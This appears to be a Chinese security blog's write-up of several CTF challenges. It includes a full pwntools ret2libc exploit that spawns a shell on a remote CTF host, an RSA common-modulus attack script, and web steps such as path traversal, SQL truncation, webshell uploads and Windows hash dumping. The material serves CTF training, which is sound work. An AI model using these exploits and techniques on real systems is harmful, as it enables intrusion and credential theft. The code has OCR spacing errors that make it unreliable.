
几道CTF题的writeup

原创

合天网安实验室 于 2018-08-27 20:15:00 发布 1154 收藏

0x01 PlainR2B

这是一道比较简单的PWN题目，首先拖到IDA里简单看了一下程序，如图



```
int game()
{
  int result; // eax
  char buf; // [esp+Ch] [ebp-1Ch]

  puts("First, what's your name?");
  if ( read(0, &name, 20u) > 19 )
  {
    puts("Oh, your name too loooooong...");
    exit(0);
  }
  setbuf(stdin, 0);
  setbuf(stdout, 0);
  setbuf(stderr, 0);
  printf("%s, do you want to get flag?\n", &name);
  read(0, &buf, 0x34u);                              // 长度太长了，0x34
  if ( !strcmp(&buf, "yes") || (result = strcmp(&buf, "YES")) == 0 )
    result = printf("OK,the flag is flag{%s}, enmmm... but is true?", "WorkToWeekT_T");
  return result;
}
```

发现在读取，没有栈保护，所以，在read0x34时，可能替换game返回址址，先通过write(1,write,4)(game作为write返回地址)。这样读出write地址，这样就可以得到system地址，因为又循环运行了，同样在0x804A06C写入/bin/sh\0,这样system就能运行。

Pythonexp如下：

```
frompwn import *

defrungameAgainPoc(p,yourname,flag):

  p.recvuntil("First,what's your name?\n")

  p.send(yourname+ "\n")

  p.recvuntil("doyou want to get flag?\n")

  p.send(flag)

pwnelf= ELF("./pwn")

libcelf= ELF("./libc-2.23.so")

gameadd= 0x080485CB
```


```
plt_write= pwnelf.symbols['write']

got_write= pwnelf.got['write']

#p= process('./pwn',env={'LD_PRELOAD':'./libc-2.23.so'})

p= remote('117.50.60.184', 12345)

rungameAgainPoc(p,"ichuqiu","0"*32+ p32(plt_write)+

             p32(gameadd)+ p32(1) + p32(got_write) +  p32(4))

write_addr= u32(p.recv(4))

print"pwn write " ,hex(write_addr)

libcelf_system_add= libcelf.symbols["system"] +

            write_addr- libcelf.symbols["write"]

print"pwn libcelf_system_add",hex(libcelf_system_add)

rungameAgainPoc(p,"/bin/sh\0","0"*32+

            p32(libcelf_system_add)+p32(gameadd)+ p32(0x804A06C))

p.interactive()
```

flag{62c51c85-1516-4ad8-989c-58ce8c29642e}

0x02 Antidbg

IDA查找关键函数，发现有一个循环比较

初步判断，是一个8位数，于是分开比较



```
0F 11 45 94 movups   [ebp+var_6C], xmm0
C7 45 B4 02+mov      [ebp+var_4C], 2080602h
0F 28 05 B0+movaps   xmm0, xmmword ptr ds:unk_4021B0
0F 11 45 A4 movups   [ebp+var_5C], xmm0
C7 45 B8 09+mov      [ebp+var_48], 2050009h
66 C7 45 BC+mov      [ebp+var_44], 0D02h
56          push     esi
            db       66h, 66h        ; 数据分段
66 66 66 0F+nop      word ptr [eax+eax+00000000h]

            loc_401240:
0F BE 74 15+movsx   esi, [ebp+edx+Dst]
0F BE 8A 78+movsx   ecx, ds:byte_402178[edx]
8B C6       mov     eax, esi
C1 F8 04    sar     eax, 4           ; 十位
3B 04 8D 18+cmp     eax, dword_403018[ecx*4]
75 2A       jnz     short loc_401284

0F BE 44 15+movsx   eax, byte ptr [ebp+edx+var_6C]
83 E6 0F    and     esi, 0Fh         ; 个位数
3B 34 85 38+cmp     esi, dword ptr ds:byte_402138[eax*4]
75 19       jnz     short loc_401284

42          inc     edx
83 FA 2A    cmp     edx, 42          ; 一般是长度
7C CF       jl      short loc_401240

            loc_401284:
8D 45 F4    lea     eax, [ebp+var_C]
66 C7 45 F8+mov     word ptr [ebp+var_8], 72h
C7 45 F4 65+mov     [ebp+var_C], 6F727265h

C7 45 F4 73+mov     [ebp+var_C], 63637573h
8D 45 F4    lea     eax, [ebp+var_C]
C7 45 F8 65+mov     [ebp+var_8], 737365h
EB 10       jmp     short loc_401294
```

#[ebp+var_6C]01050D020701060102060 00B07010C06

#[ebp+var_4C]02080602

#[ebp+var_5C]0100070D020108080D000103040D0303

```
#[ebp+var_48]02050009

#[ebp+var_44]00000D02

defcover(buf):

   buf= buf.decode("hex")

   rbuf= ""

   fori in range(len(buf) - 1,-1,-1):

       rbuf+= buf[i]

   returnrbuf

defcover_hex_lines(buf):

   returnbuf.replace("","").replace("\r","").replace("\n","").decode("hex")

var_6c=cover("01050D0207010601020600B07010C06")

       +cover("0100070D020108080D000103040D0303")

       +cover("02080602") + cover("02050009")

       +cover("00000D02")

#printlen(var_6c)

byte_402178= """02 02 02 02 03 01 01 02

0101 02 01 01 00 01 01  02 02 00 01 01 01 01 00

0101 02 02 00 01 01 02  02 01 01 01 01 01 02 01

0103 00 00 00 00 00 00  00 00 00 00 00 00 00 00

0303 0D 04 03 01 00 0D  08 08 01 02 0D 07 00 01

060C 01 07 0B 00 06 02  01 06 01 07 02 0D 05 01

0000 00 00 EF 28 68 5B  00 00 00 00 02 00 00 00

4800 00 00 E4 22 00 00  E4 16 00 00 00 00 00 00

EF28 68 5B 00 00 00 00  0C 00 00 00 14 00 00 00

2C23 00 00 2C 17 00 00  00 00 00 00 EF 28 68 5B

0000 00 00 0D 00 00 00  54 02 00 00 40 23 00 00

4017 00 00 00 00 00 00  EF 28 68 5B 00 00 00 00

0E00 00 00 00 00 00 00  00 00 00 00 00 00 00 00

A000 00 00 00 00 00 00  00 00 00 00 00 00 00 00

0000 00 00 00 00 00 00  00 00 00 00 00 00 00 00

0000 00 00 00 00 00 00  00 00 00 00 00 00 00 00
```

```
0000 00 00 00 00 00 00  00 00 00 00 00 30 40 00
E022 40 00 01 00 00 00  E8 20 40 00 00 00 00 00
0000 00 00 00 00 00 00  00 01 00 00 00 00 00 00
0000 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0000 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0000 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0000 00 00 00 00 00 00  00 00 00 00 00 00 00 00"""
.replace("","").replace("\r","").replace("\n","").decode("hex")
byte_402138= """00 00 00 00 01 00 00 00
0200 00 00 03 00 00 00  04 00 00 00 05 00 00 00
0600 00 00 07 00 00 00  08 00 00 00 09 00 00 00
0A00 00 00 0B 00 00 00  0C 00 00 00 0D 00 00 00
0E00 00 00 0F 00 00 00"""
.replace("","").replace("\r","").replace("\n","").decode("hex")
dword_403018="""0200 00 00 02 00 00 00
0200 00 00 02 00 00 00  00 00 00 00 00 00 00 00
""".replace("","").replace("\r","").replace("\n","").decode("hex")
#text:0040110E                mov    ecx, [ebp+var_4]
#.text:00401111                xor    ecx, ebp
#.text:00401113                mov    dword_40301C, 3
#.text:0040111D                mov    dword_403020, 6
#.text:00401127                mov    dword_403024, 7
#内存值有所改变，所以修改一下
dword_403018= dword_403018[0:4] + '\x03' + dword_403018[5:8]
          +'\x06' + dword_403018[9:12]  + '\x07'
          +dword_403018[13:]
printdword_403018.encode("hex")
fori in range(0,42):
   hightnum= ord(dword_403018[ord(byte_402178[i])*4])<<4
   numbershow= hightnum+ ord(byte_402138[ord(var_6c[i])*4])
   printchr(numbershow),
```

flag{06b16a72-51cc-4310-88ab-70ab68290e22}

0x03 sqli

本题是sql约束攻击，注册用户名为“admin　”，密码为符合规定的密码就可以，然后登陆就能看到flag

flag{b5a1f9c5-ac30-4e88-b460-e90bcb65bd70}

0x04 word

这算是一道签到题，word文件内容要求关注比赛官方平台公众号，回复“部分flag”，获得flag{71d7ce04-197a-4d，将doc文件重命名ZIP解压，在document.xml发现第二部分flagb3-9c1d-0c419406a594}

flag{71d7ce04-197a-4db3-9c1d-0c419406a594}

0x05 RSA

```
opensslrsa -inform PEM -in pubkey1.pem -pubin -text

Public-Key:(2048 bit)

Modulus:

  00:89:89:a3:98:98:84:56:b3:fe:f4:a6:ad:86:df:

  3c:99:57:7f:89:78:04:8d:e5:43:6b:ef:c3:0d:8d:

  8c:94:95:89:12:aa:52:6f:f3:33:b6:68:57:30:6e:

  bb:8d:e3:6c:2c:39:6a:84:ef:dc:5d:38:25:02:da:

  a1:a3:f3:b6:e9:75:02:d2:e3:1c:84:93:30:f5:b4:

  c9:52:57:a1:49:a9:7f:59:54:ea:f8:93:41:14:7a:

  dc:dd:4e:95:0f:ff:74:e3:0b:be:62:28:76:b4:2e:

  ea:c8:6d:f4:ad:97:15:d0:5b:56:04:aa:81:79:42:

  4c:7d:9a:c4:6b:d6:b5:f3:22:b2:b5:72:8b:a1:48:

  70:4a:25:a8:ef:cc:1e:7c:84:ea:7e:5c:e3:e0:17:

  03:f0:4f:94:a4:31:d9:95:4b:d7:ae:2c:7d:d6:e8:

  79:b3:5f:8a:2d:4a:5e:fb:e7:37:25:7b:f9:9b:d9:

  ee:66:b1:5a:ff:23:3f:c7:7b:55:8a:48:7d:a5:95:

  2f:be:2b:92:3d:a9:c5:eb:46:78:8c:05:03:36:b7:

  e3:6a:5e:d8:2d:5c:1b:2a:eb:0e:45:be:e4:05:cb:
  e7:24:81:db:25:68:aa:82:9e:ea:c8:7d:20:1a:5a:
  8f:f5:ee:6f:0b:e3:81:92:ab:28:39:63:5f:6c:66:
  42:17
Exponent:2333 (0x91d)
```

```
opensslrsa -inform PEM -in pubkey2.pem -pubin -text
Public-Key:(2048 bit)
Modulus:
    00:89:89:a3:98:98:84:56:b3:fe:f4:a6:ad:86:df:
    3c:99:57:7f:89:78:04:8d:e5:43:6b:ef:c3:0d:8d:
    8c:94:95:89:12:aa:52:6f:f3:33:b6:68:57:30:6e:
    bb:8d:e3:6c:2c:39:6a:84:ef:dc:5d:38:25:02:da:
    a1:a3:f3:b6:e9:75:02:d2:e3:1c:84:93:30:f5:b4:
    c9:52:57:a1:49:a9:7f:59:54:ea:f8:93:41:14:7a:
    dc:dd:4e:95:0f:ff:74:e3:0b:be:62:28:76:b4:2e:
    ea:c8:6d:f4:ad:97:15:d0:5b:56:04:aa:81:79:42:
    4c:7d:9a:c4:6b:d6:b5:f3:22:b2:b5:72:8b:a1:48:
    70:4a:25:a8:ef:cc:1e:7c:84:ea:7e:5c:e3:e0:17:
    03:f0:4f:94:a4:31:d9:95:4b:d7:ae:2c:7d:d6:e8:
    79:b3:5f:8a:2d:4a:5e:fb:e7:37:25:7b:f9:9b:d9:
    ee:66:b1:5a:ff:23:3f:c7:7b:55:8a:48:7d:a5:95:
    2f:be:2b:92:3d:a9:c5:eb:46:78:8c:05:03:36:b7:
    e3:6a:5e:d8:2d:5c:1b:2a:eb:0e:45:be:e4:05:cb:
    e7:24:81:db:25:68:aa:82:9e:ea:c8:7d:20:1a:5a:
    8f:f5:ee:6f:0b:e3:81:92:ab:28:39:63:5f:6c:66:
    42:17
Exponent:23333 (0x5b25).
```

可见，这两个公钥n是一样的，只是e不同，使用RSA的共模攻击

Python如下：

```
fromlibnum import n2s,s2n
fromgmpy2 import invert
importbase64
```

```
importgmpy2

defbignumber(n):

   n= n.decode("hex")

   rn= 0

   forb in n:

       rn= rn << 8

       rn+= ord(b)

   returnrn

n ="""00:89:89:a3:98:98:84:56:b3:fe:f4:a6:ad:86:df:

   3c:99:57:7f:89:78:04:8d:e5:43:6b:ef:c3:0d:8d:

   8c:94:95:89:12:aa:52:6f:f3:33:b6:68:57:30:6e:

   bb:8d:e3:6c:2c:39:6a:84:ef:dc:5d:38:25:02:da:

   a1:a3:f3:b6:e9:75:02:d2:e3:1c:84:93:30:f5:b4:

   c9:52:57:a1:49:a9:7f:59:54:ea:f8:93:41:14:7a:

   dc:dd:4e:95:0f:ff:74:e3:0b:be:62:28:76:b4:2e:

   ea:c8:6d:f4:ad:97:15:d0:5b:56:04:aa:81:79:42:

   4c:7d:9a:c4:6b:d6:b5:f3:22:b2:b5:72:8b:a1:48:

   70:4a:25:a8:ef:cc:1e:7c:84:ea:7e:5c:e3:e0:17:

   03:f0:4f:94:a4:31:d9:95:4b:d7:ae:2c:7d:d6:e8:

   79:b3:5f:8a:2d:4a:5e:fb:e7:37:25:7b:f9:9b:d9:

   ee:66:b1:5a:ff:23:3f:c7:7b:55:8a:48:7d:a5:95:

   2f:be:2b:92:3d:a9:c5:eb:46:78:8c:05:03:36:b7:

   e3:6a:5e:d8:2d:5c:1b:2a:eb:0e:45:be:e4:05:cb:

   e7:24:81:db:25:68:aa:82:9e:ea:c8:7d:20:1a:5a:

   8f:f5:ee:6f:0b:e3:81:92:ab:28:39:63:5f:6c:66:42:17"""

    .replace(":","").replace("","").replace("\r","").replace("\n","")

#printn

n =bignumber(n)

printhex(n)

e1= 2333

e2=23333
```

```
defegcd(a,b):
  ifa == 0:
     return(b,0,1)
  else:
     g,y,x= egcd(b%a,a)
     return(g,x - (b //a)*y,y)
flag1 = base64.b64decode(open("flag1.enc","rb").read())
flag2 = base64.b64decode(open("flag2.enc","rb").read())
c1= s2n(flag1)
c2= s2n(flag2)
c2= invert(c2,n)
#s= egcd(e1,e2)
#prints
s =gmpy2.gcdext(e1,e2)
#prints
s1= s[1]
s2= 0 - s[2]
prints1
prints2
m =pow(c1,s1,n) * pow(c2,s2,n)%n
printn2s(m)
flag{4b0b4c8a-82f3-4d80-902b-8e7a5706f8fe}
```

0x06 抛砖引玉

1.根据CMS版本，在wooyun镜像站找到漏洞细节，

网站存在注入，但是数据库用户表为空，另外发现发现文件下载漏洞，

down.php?urls=data/../config.php

下载文件发现DB_user/mvoa用户的密码

define('DB_PWD','B!hpp3Dn1.');

flag值：B!hpp3Dn1.

2.http://url/www.zip，获得网站备份文件，在config.php发现DB_user/root用户的密码

define('DB_PWD','mypasswd');

flag值：mypasswd

0x07 暗度陈仓

1.发现下载路径

/u-are-admin/download.php?dl=

显示文件找不到（u-Are-Admin/u-upload-file文件夹），发现关键目录/u-Are-Admin/

flag值：/u-Are-Admin/

2.在/u-Are-Admin/目录，可以上传文件，上传Php（大小写绕过）一句话木马，菜刀链接，netuser查看系统管理员Hack用户的全名

flag值：Hacked356

3.shell能够直接查看超级管理员用户桌面根目录admin.txt文件的内容

flag值：ad16a159581c7085c771f

0x08 瞒天过海

1.AWVS扫到注入点

/cat.php?id=2

sqlmap直接能跑，通过注入即可获得后台管理员明文密码，serverlog

flag值：serverlog

2.注入也能获取root的密码hash，

*21C5210729A90C69019F01FED76FAD4654F27167

然后cmd5解密得rootserver

flag值：rootserver

3.登录进去，Downloadlog那里下载日志的地方，可以下载任意文件，可获取C盘根目录password.txt内容

/classes/downloadfile.php?file=../../../../../../password.txt

flag值：c9c35cf409344312146fa7546a94d1a6

0x09 偷梁换柱

1.AWVS扫到./git源码泄露，用工具GitHack下载所有源码，在数据库文件发现用户名，密码（adminAdmin@pgsql）


flag值：Admin@pgsql

2.用用户名密码登录，管理图片可以上传一句话木马的图片，然后看到图片的地址，把地址去掉small，即使文件真正地址，

/admin/uploads/111.php.png

直接菜刀链接，png也能当成php直接解析，然后虚拟终端netuser即可获得系统管理员ichunqiu用户的全名。

3.菜刀能够直接查看/tmp/access.log的内容的前16位


f0cb50f6-6117-4e8e-92bb-0650aeb6f5f8.dgctf.ichunqiu.com
f0cb50f6-6117-4e8e-92bb-0650aeb6f5f8.dgctf.ichunqiu.com
列表
5ccdb546-3355-46a0-9f18-38cbf65ca04a.dgctf.ichunqiu.com
f0cb50f6-6117-4e8e-92bb-0650aeb6f5f8.dgctf.ichunqiu.com
载入
保存

```
/tmp/access.log
```

```
41c74c52c82f40d1asd2312424asdaa
123123asdf
dfdw14121
```

0x10 反客为主

1.扫描器扫到一个文件包含和一个大马的txt文件，然后getshell，构造路径为

url/info/include.php?filename=..//sjk-uploads/UareHack.txt

密码是a，拿到shell可以获取phpStudy目录下Documents.txt的内容

2.拿到shell可以获取ichunqiu用户Desktop根目录password.txt的内容

3.getshell后，传msf木马无法反弹，最后使用QuarksPwDump拿到了ichunqiu用户密码HASH，在线破解拿到密码

78beaa5511afa889b75e0c8d76954a50:4ffe895918a454ce0f872dad8af0b4da:::

flag值：123qwe123

别忘了投稿哦！

合天公众号开启原创投稿啦！！！

大家有好的技术原创文章。

欢迎投稿至邮箱：edu@heetian.com

合天会根据文章的时效、新颖、文笔、实用等多方面评判给予100元-500元不等的稿费哟。

有才能的你快来投稿吧！

点击了解投稿详情 重金悬赏 | 合天原创投稿等你来！

合天智汇